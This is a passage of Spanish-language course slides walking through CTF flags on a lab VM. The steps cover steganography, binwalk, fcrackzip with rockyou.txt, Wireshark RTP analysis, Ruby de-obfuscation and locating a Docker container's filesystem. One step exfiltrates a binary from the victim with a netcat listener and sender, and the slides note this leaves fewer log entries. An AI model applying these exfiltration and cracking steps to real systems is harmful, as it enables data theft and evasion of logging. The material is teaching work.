- **Esto es Base64**
  - Podemos decodificarlo y escribirlo en un fichero como antes para obtener el flag as de bastos




9 de Diamantes

- Analizar contenidos de ficheros también implica analizar ficheros .iso
  - Tienen su propio sistema de ficheros
- El comando `find` encuentra uno en `/home/kylo_ren`
  - `-rw---x--- 1 kylo_ren users 672K Nov  7 16:45 my_recordings_do_not_open.iso`
- El nombre es muy sospechoso, así que lo montamos
  - `mount -o loop my_recordings_do_not_open.iso /media/`
- Como es un DVD, muestra este aviso que podemos ignorar
  - `mount: block device /home/kylo_ren/.secret_files/my_recordings_do_not_open.iso is write-protected, mounting read-only`
- Pero si navegamos por sus contenidos, en el directorio `/media/` se ve el fichero `9_of_díamonds.png`
  - ¡Que es el flag 9 de diamantes!


5 de Diamantes

- Inspeccionar una máquina incluye comprobar sus procesos y servicios en ejecución
- `service --status-all` localiza uno en el puerto 8989
  - ¡ Cuyo nombre es `five_of_diamonds` ! (¡muy sospechoso! ☺)
  - Su ejecutable está en `/opt/knock_knock/`
- Podemos tartar de investigarlo en la máquina objetivo o exfiltrarlo a la máquina atacante (local) para ejecutarlo y ver que hace
  - En escenario real **la opción local es mejor**
  - Elimina entradas en los logs (conexiones locales/web…), problemas de permisos, etc.
- Descargar ficheros es una de las utilidades de **netcat**
  - **Teoría 7**, **Labs 11** y **12**
  - En la atacante ejecutamos un listener como vimos: `nc -lvp 1334>five_of_diamonds`
  - En la víctima enviamos el ejecutable del servicio: `nc 10.0.1.209 1334<five_of_díamonds`
- Una vez descargado, ejecutamos el binario localmente
  - Empieza a escuchar en el puerto 8989, como esperábamos
  - Navegando a ese puerto tenemos el flag 5 de diamantes: `127.0.0.1:8989`



Rey de Espadas

- Como hemos dicho, los procesos también son candidatos a contener flags
- El proceso `/opt/unrealircd/Unreal3.2` es un servidor IRC
  - Dentro de su fichero `ircd.motd` (mensaje del día) hay un string en Base64 (`more ircd.motd`)
  - iVBORw0KGgoAAAANSUhEUgAAAZoAAAI+CAQAAAAvagSNAAAon0lEQVR42u2dd5ycVdm/n+09W7LZJEsNBCkBBIKIKD96EymKCKKICkrxh4i8ivAiggqIDRSVohiKvCBF4DUgNYEYAoWQ3pPNbjbZvrNTd9pe7x9z8z8mR2Mrs7mXkmZGe/1/35mAQJMztzruecc59z7mNZO8AslrIyIeYrFKMoEtvvataxillY2eBxPqAVD...
- Desafortunadamente, si lo decodificamos y lo guardamos como hemos visto en un fichero `flag.png`, obtenemos la imagen PNG incorrecta



Rey de Espadas


- Pero si usamos `binwalk` sobre la imagen generada encontramos esto: `binwalk flag.png`

```
DECIMAL       HEXADECIMAL     DESCRIPTION
--------------------------------------------------------------------------------
0             0x0             PNG image, 410 x 574, 8-bit gray+alpha, non-interlaced
41            0x29            Zlib compressed data, best compression
10456         0x28D8          Zip archive data, at least v2.0 to extract, compressed
size: 139943, uncompressed size: 140224, name: king_of_spades.png
150511        0x24BEF         End of Zip archive
```

- Que podemos extraer como hemos visto: **`binwalk -e flag.png`**
  - Uno de los ficheros extraídos es el flag correcto del rey de espadas
- Este es un caso de doble esteganografía (**Teoría 2**)
  - ¡Un fichero de texto esconde una imagen que a su vez esconde otra imagen!

8 de Corazones

- Hasta ahora hemos examinado ficheros, contenidos, procesos y servicios desde el punto de vista del sistema
- *¿Pero qué ocurre si comprobamos la funcionalidad de las aplicaciones instaladas?*
- Ej.: en el PhpMyAdmin explotado anteriormente hay una BBDD `super_secret_db`
  - Con ficheros BLOB (Binary Large OBject)
  - Dentro de la tabla `flags`...
  - ¡Es **OBVIAMENTE** un flag! ☺



8 de Corazones

- Si descargamos el BLOB, contiene un fichero ZIP protegido por contraseña
- Podemos usar john the ripper y un diccionario como `rockyou.txt` para crackearlo
  - Ver **Lab 3**
- Sin embargo, en este caso vamos a usar una herramienta especializada en el crackeo de zips, como `fcrackzip`
  - `fcrackzip -v -D -u -p rockyou.txt 8_of_hearts.zip`

```
found file '8_of_hearts.png', (size cp/uc 412150/412586, flags 9, chk 4651)


PASSWORD FOUND!!!!: pw == vagrant
```


- ¡Se encuentra la clave y la imagen del flag del 8 de corazones es nuestra!

Flags difíciles

¡Estos van a hacer que te salga humo de la cabeza!

2 de Espadas

- **Como hemos dicho, analizar los contenidos de los ficheros es esencial en un CTF**
  - Algunos contenidos son más difíciles de analizar, como capturas de tráfico de red (ficheros PCAP)
- **El fichero PCAP `2_of_spades.pcapng` está en el home del usuario "Leia Organa"**
  - ¡Por lo que es un objetivo de análisis obvio!
- **Necesitamos una herramienta especializada para analizar capturas de tráfico de red**
  - La más popular es **Wireshark** (https://www.wireshark.org/)
  - Cualquier cosa dentro fichero de captura de tráfico puede ser "diseccionada" por **Wireshark**
    - En este caso, determina que es un **stream audio** sobre el protocolo RTP
  - En **Wireshark** podemos navegar a **Telephony->RTP->RTP Streams** para escucharlo



2 de Espadas

- El contenido es una voz que nos deletrea una URL al final del stream: “`http://imgur.com/gmThKFP`“
- Si navegamos a este enlace obtenemos el flag del 2 de espadas
- Esto es una combinación de esteganografía y forensia para obtener una URL

6 de Bastos

- De nuevo, analizar y entender los procesos en ejecución es crucial en un CTF
- En esta MV tenemos un binario llamado **Sinatra** ejecutándose en `/opt/Sinatra`
- Si analizamos la carpeta así: `ps aux | grep sinatra`, vemos esto

```
root     12783  0.0  0.0   4456   660 ?        S    13:42   0:00 /bin/sh -c cd /opt/sinatra && ruby -e "require
'obfuscate'; Obfuscate.setup { |c| c.salt = 'sinatra'; c.mode = :string }; cr =
Obfuscate.clarify(File.read('.raIhUJTLEMAfUW3GmynyFySPw')); File.delete('.raIhUJTLEMAfUW3GmynyFySPw') if
File.exists?('.raIhUJTLEMAfUW3GmynyFySPw'); eval(cr)" --
root     12784  0.7  1.1 104280 22604 ?        Sl   13:42   0:02 ruby -e require 'obfuscate'; Obfuscate.setup { |c|
c.salt = 'sinatra'; c.mode = :string }; cr = Obfuscate.clarify(File.read('.raIhUJTLEMAfUW3GmynyFySPw'));
File.delete('.raIhUJTLEMAfUW3GmynyFySPw') if File.exists?('.raIhUJTLEMAfUW3GmynyFySPw'); eval(cr)
root     12888  0.0  0.0  10476   932 pts/4    S+   13:47   0:00 grep --color=auto sinatra
```

- **Buscando por Internet vemos que Sinatra es un framework de desarrollo Ruby**
  - Además, este ejecutable parece que crea el fichero `.raIhUJTLEMAfUW3GmynyFySPw` y lo sirve
  - Buscando por Internet vemos que se está usando un ofuscador de Ruby para dificultar la lectura de los contenidos del fichero: https://github.com/mguymon/obfuscate
    - Como los vistos para JavaScript en el **Lab 3**

6 de Bastos

- Primero hacemos una copia del fichero creado


```
cd /opt/sinatra
mkdir backup
cp .raIhUJTLEMAfUW3GmynyFySPw ./backup/
mv backup/.raIhUJTLEMAfUW3GmynyFySPw ./backup/img
```

- Ahora, usando la documentación y los datos encontrados, creamos un script para de-ofuscar el fichero

```
require 'obfuscate'
Obfuscate.setup do |c|
c.salt = 'sinatra'
c.mode = :string
end
cr = Obfuscate.clarify(File.read('./backup/img'))
print cr
```

- Usando el script de de-ofuscación en el fichero y decodificando su salida (que está en **Base64**) obtenemos el flag 6 de bastos

```
ruby dec.rb  > misterio.txt
cat misterio.txt | base64 -d > 6_of_clubs.png
```



7 de Diamantes

- **En el directorio `/opt/docker` hay una `Dockerfile` como las que usamos en la mayoría de los laboratorios para construir infraestructuras**
  - Una de ellas contiene un comando Docker acerca de un fichero llamado `7_of_diamonds.zip` que se mueve al directorio `/home`
  - Esto puede saberse gracias a los comandos `find`, `cat` y `grep` vistos anteriormente
- **El fichero se mueve dentro del contenedor**
  - Y es claramente algo que necesitamos...
  - Por lo que ¡debemos concentrarnos en encontrarlo y abrirlo!

```
root@ip-10-0-101-252:/opt/docker# ls
Dockerfile
root@ip-10-0-101-252:/opt/docker# cat Dockerfile
FROM ubuntu:latest
MAINTAINER Metasploitable "msfdev@rapid7.com"

ADD 7_of_diamonds.zip /home/7_of_diamonds.zip

WORKDIR /homeroot@ip-10-0-101-252:/opt/docker#
```

7 de Diamantes

- **Con el comando `ps` podemos encontrar más información acerca del proceso `docker`**
  - Esto muestra donde se están ejecutando realmente los contenedores
  - Y, por tanto, donde están los ficheros que componen el contenedor dentro del sistema de ficheros
- **Los contenedores Docker son básicamente procesos**
  - ¡Aunque los usamos sin darnos cuenta de ello!

```
WORKDIR /homeroot@ip-10-0-101-252:/opt/docker# ps aux | grep docker
root       998  0.0  1.5 642592 31592 ?        Ssl  Dec04   0:34 /usr/bin/dockerd-default --group=docker --pidfile=/var/run/docker.pid --raw
-logs
root      1463  0.0  0.4 169452  9832 ?        Ssl  Dec04   0:24 docker-containerd -l unix:///var/run/docker/libcontainerd/docker-containerd
.sock --metrics-interval=0 --start-timeout 2m --state-dir /var/run/docker/libcontainerd/containerd --shim docker-containerd-shim --runtime d
ocker-runc
root      1955  0.0  0.1 207316  2112 ?        Sl   Dec04   0:00 docker-containerd-shim c5e9fddfe2d2b737ede81c505402a38473e39f056a512a2c2f9f
80922fcbffee /var/run/docker/libcontainerd/c5e9fddfe2d2b737ede81c505402a38473e39f056a512a2c2f9f80922fcbffee docker-runc
root      6029  0.0  0.0  10480   932 pts/4    S+   14:21   0:00 grep --color=auto docker
root@ip-10-0-101-252:/opt/docker#
```

7 de Diamantes

- **Con la localización del contenedor podemos navegar a ella para comprobar su configuración (`config.json`)**
  - Dentro de ella, ¡podemos localizar donde se montó el sistema de ficheros del contenedor en la MV!
  - Por tanto, localizamos donde está guardado el fichero `7_of_diamonds.zip` en estos momentos

```
root@ip-10-0-101-252:/var/run/docker/libcontainerd/containerd# cd ..
root@ip-10-0-101-252:/var/run/docker/libcontainerd# ls
c5e9fddfe2d2b737ede81c505402a38473e39f056a512a2c2f9f80922fcbffee  containerd  docker-containerd.pid  docker-containerd.sock  event.ts
root@ip-10-0-101-252:/var/run/docker/libcontainerd# cd c5e9fddfe2d2b737ede81c505402a38473e39f056a512a2c2f9f80922fcbffee/
root@ip-10-0-101-252:/var/run/docker/libcontainerd/c5e9fddfe2d2b737ede81c505402a38473e39f056a512a2c2f9f80922fcbffee# ls
config.json  init-stdin  init-stdout
root@ip-10-0-101-252:/var/run/docker/libcontainerd/c5e9fddfe2d2b737ede81c505402a38473e39f056a512a2c2f9f80922fcbffee# cat config.json
{"ociVersion":"1.0.0","process":{"terminal":true,"user":{"uid":0,"gid":0},"args":["/bin/bash"],"env":["PATH=/usr/local/sbin:/usr/local/bin:/
usr/sbin:/usr/bin:/sbin:/bin","HOSTNAME=c5e9fddfe2d2","TERM=xterm"],"cwd":"/home","capabilities":{"bounding":["CAP_CHOWN","CAP_DAC_OVERRIDE"
,"CAP_FSETID","CAP_FOWNER","CAP_MKNOD","CAP_NET_RAW","CAP_SETGID","CAP_SETUID","CAP_SETFCAP","CAP_SETPCAP","CAP_NET_BIND_SERVICE","CAP_SYS_C
HROOT","CAP_KILL","CAP_AUDIT_WRITE"],"effective":["CAP_CHOWN","CAP_DAC_OVERRIDE","CAP_FSETID","CAP_FOWNER","CAP_MKNOD","CAP_NET_RAW","CAP_SE
TGID","CAP_SETUID","CAP_SETFCAP","CAP_SETPCAP","CAP_NET_BIND_SERVICE","CAP_SYS_CHROOT","CAP_KILL","CAP_AUDIT_WRITE"],"inheritable":["CAP_CHO
WN","CAP_DAC_OVERRIDE","CAP_FSETID","CAP_FOWNER","CAP_MKNOD","CAP_NET_RAW","CAP_SETGID","CAP_SETUID","CAP_SETFCAP","CAP_SETPCAP","CAP_NET_BI
ND_SERVICE","CAP_SYS_CHROOT","CAP_KILL","CAP_AUDIT_WRITE"],"permitted":["CAP_CHOWN","CAP_DAC_OVERRIDE","CAP_FSETID","CAP_FOWNER","CAP_MKNOD"
"apparmorProfile":"docker-default","oomScoreAdj":0},"root":{"path":"/var/lib/docker/devicemapper/mnt/1ff7956591eec7a4106b9c1feb82a46624d39dd
c8cabc2d901d379571c0d581f/rootfs"},"hostname":"c5e9fddfe2d2","mounts":[{"destination":"/proc","type":"proc","source":"proc","options":["nosu
destination":"/dev/pts","type":"devpts","source":"devpts","options":["nosuid","noexec","newinstance","ptmxmode=0666","mode=0620","gid=5"]},{
"destination":"/sys","type":"sysfs","source":"sysfs","options":["nosuid","noexec","nodev","ro"]},{"destination":"/sys/fs/cgroup","type":"cgr
oup","source":"cgroup","options":["ro","nosuid","noexec","nodev"]},{"destination":"/dev/mqueue","type":"mqueue","source":"mqueue","options":
["nosuid","noexec","nodev"]},{"destination":"/etc/resolv.conf","type":"bind","source":"/var/lib/docker/containers/c5e9fddfe2d2b737ede81c5054
02a38473e39f056a512a2c2f9f80922fcbffee/resolv.conf","options":["rbind","rprivate"]},{"destination":"/etc/hostname","type":"bind","source":"/
var/lib/docker/containers/c5e9fddfe2d2b737ede81c505402a38473e39f056a512a2c2f9f80922fcbffee/hostname","options":["rbind","rprivate"]},{"desti
nation":"/etc/hosts","type":"bind","source":"/var/lib/docker/containers/c5e9fddfe2d2b737ede81c505402a38473e39f056a512a2c2f9f80922fcbffee/hos
ts","options":["rbind","rprivate"]},{"destination":"/dev/shm","type":"bind","source":"/var/lib/docker/containers/c5e9fddfe2d2b737ede81c50540
```

7 de Diamantes

- **Por tanto, hemos localizado físicamente `7_of_diamonds.zip`**
- **Una vez lo abrimos, nos encontramos**
  - Otro zip protegido por contraseña
  - ¡Y un GIF con un código QR dinámico!
- **Podemos usar romper la clave por diccionario como antes, pero el GIF seguramente tenga la clave real escondida de alguna forma**
  - No es en los metadatos
  - No sale información con `binwalk`
  - ¡Necesitamos otra aproximación!

```
root@ip-10-0-101-252:/opt/docker# cd /var/lib/docker/devicemapper/mnt/1ff7956591eec7a4106b9c1feb82a46624d39ddc8cabc2d901d379571c0d581f/rootf
s/
root@ip-10-0-101-252:/var/lib/docker/devicemapper/mnt/1ff7956591eec7a4106b9c1feb82a46624d39ddc8cabc2d901d379571c0d581f/rootfs# ls
bin  boot  dev  etc  home  lib  lib64  media  mnt  opt  proc  root  run  sbin  srv  sys  tmp  usr  var
root@ip-10-0-101-252:/var/lib/docker/devicemapper/mnt/1ff7956591eec7a4106b9c1feb82a46624d39ddc8cabc2d901d379571c0d581f/rootfs# cd home
root@ip-10-0-101-252:/var/lib/docker/devicemapper/mnt/1ff7956591eec7a4106b9c1feb82a46624d39ddc8cabc2d901d379571c0d581f/rootfs/home# ls
7_of_diamonds.zip
root@ip-10-0-101-252:/var/lib/docker/devicemapper/mnt/1ff7956591eec7a4106b9c1feb82a46624d39ddc8cabc2d901d379571c0d581f/rootfs/home#
```


7 de Diamantes

- Usando una herramienta online, podemos partir el GIF en sus frames
- Usando luego una librería de **Python** para códigos QR podemos leerlos y concatenar el valor leído en un fichero .png

```
import qrtools
import binascii
qr = qrtools.QR()
b= ''
for x in range(0,314):
    if(len(str(x)) == 1):
            a = '00'+str(x)
    if(len(str(x)) ==  2):
            a = '0'+str(x)
    if(len(str(x)) == 3 ):
            a = str(x)
    #print a
    qr.decode("frame_"+a+"_delay-0.1s.gif")
    b+= binascii.unhexlify(qr.data)
f = open('imma.png','w')
f.write(b)
f.close()
```

7 de Diamantes

- **Este** `.png` **contiene la clave del zip, que finalmente tiene el flag 7 de diamantes…**
  - ¡Que además es el más difícil! ☹



Lista de logros para autoevaluación: Seminario 7

?

- Saber cómo usar **find** para localizar cualquier fichero o tipo de fichero
- Saber cómo usar **exiftool** para localizar y extraer metadatos
- Saber cómo localizar texto interesante en ficheros de código
- Saber cómo montar e inspeccionar ficheros ISO
